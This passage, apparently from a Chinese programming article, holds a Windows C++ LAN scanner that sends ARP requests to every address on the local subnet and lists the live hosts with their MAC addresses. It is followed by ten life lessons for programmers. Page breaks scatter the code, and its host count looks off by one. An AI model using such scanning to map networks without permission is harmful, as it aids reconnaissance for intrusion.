DWORD WINAPI LanScan(LPVOID param)
{
    HRESULT result;
    CThreadParam cParam;
    ULONG c[2] = {0},len=6;

    cParam = *(CThreadParam *)param;
    SetEvent(cParam.hEventCopy);
```

```

// 这句关键
result = SendARP(htonl(cParam.uIp),NULL,c,&len);           //发送 ARP
包

// 没有错误就输出
if(result == NO_ERROR)
{
    UINT i;
    BYTE *g = (BYTE *)&c;
    in_addr target_addr;

    target_addr.S_un.S_addr=htonl((cParam.uIp));

    if (len)
    {
        ::EnterCriticalSection(&cs);
        printf("host      %s      living,      max      address:",
inet_ntoa(target_addr));
        for (i = 0; i < (int) len; i++)
        {
            if (i == (len - 1))
            {
                printf("%.2X\n", (int) g[i]);
            }
            else
            {
                printf("%.2X-", (int) g[i]);
            }
        }
        uTotal++;
        ::LeaveCriticalSection(&cs);
    }
}
return 0;
}

int main()
{
    // 初始化 socket
    WSADATA data;
    WORD wVersion = MAKEWORD(2,2);
    WSAStartup(wVersion,&data);

```

```

hostent *pLocalHost;
HANDLE hEvent;

// 获得本机 IP 结构
pLocalHost = ::gethostbyname("");

// 这样获得是网络字节序
ULONG          ulIpAddress          =          (*(struct          in_addr
*)*(pLocalHost->h_addr_list)).S_un.S_addr;
PIP_ADAPTER_INFO pAdapterInfo=NULL;
ULONG ulLen=0;

// 为适配器结构申请内存
::GetAdaptersInfo(pAdapterInfo,&ulLen);
pAdapterInfo=(PIP_ADAPTER_INFO)::GlobalAlloc(GPTR,ulLen);

// 初始化线程里用到的参数
::InitializeCriticalSection(&cs);
hEvent = ::CreateEventW(NULL, FALSE, FALSE, NULL);
CThreadParam cParam;
//取得本地适配器结构信息
if(::GetAdaptersInfo(pAdapterInfo,&ulLen)==ERROR_SUCCESS)
{
    while (pAdapterInfo!=NULL)
    {

        if
        (::inet_addr(pAdapterInfo->IpAddressList.IpAddress.String) == ulIpAddress)
        {
            // 这里要转换为主机字节序
            ULONG          ulIpMask          =
ntohl(::inet_addr(pAdapterInfo->IpAddressList.IpMask.String));
            // 与获得网络号
            ULONG ulNetName = ntohl(ulIpAddress) &
ulIpMask;

            // 取非减 2 获得这个网段的主机数
            UINT unNum = ~ulIpMask;
            UINT nNumofHost = unNum - 2;
            // 循环把主机的 IP 带入线程进行扫描
            UINT i;
            HANDLE hThread;
            DWORD wThread;

```

```

        for (i = 0; i < nNumofHost; i++)
        {
            // 存的都是主机字节序
            cParam.uIp = ulNetName + i + 1;
            cParam.hEventCopy = hEvent;
            hThread = CreateThread(NULL, 0,
LanScan, (LPVOID)&cParam, 0, &wThread);
            ::WaitForSingleObject(hEvent,
INFINITE);
        }
        break;
    }
    pAdapterInfo = pAdapterInfo->Next;
}

// 休息 5 秒，等待线程执行结束
Sleep(5000);
printf("\ntotal = %d\n", uTotal);
return 0;
}

```

## 7、程序员的 10 个人生感悟

1. 永远会有学不完的东西
2. 读书不是最重要的，生活中有太多的东西，远远不是 100 分能搞定的。
3. 如果你有好东西，先给别人，你会得到更多。
4. 人际关系可以理解为拉关系，也可以理解为良好的人际关系有助于沟通，有助于形成一个有效的团队。
5. 如果你想要别人怎么对你，你就怎么对他。
6. 多问一些傻瓜的问题比做傻瓜的事要好得多。
7. 计算机程序虽然 bug 多，但是和人比起来，它听话多了。
8. 想要有为，先要无为。学会不做才会给自己做的时间。
9. 一个错误会弄出一联串的错误。
10. 只有上帝是永恒的，其它的事情都可以商量。

另附：

- 1 活着真好
- 2 亲情很重要
- 3 身体好很重要
- 4 别把爱情看的很重
- 5 没有钱也一样可以活得很快乐
- 6 做人比做程序更重要
- 7 有时候要学会倾诉，自言自语也好
- 8 不要妄想做一个完美的人，是人就有缺点。
- 9 你没有理由苛求别人为你做任何事，但你可以严格要求自己
- 10 不要后悔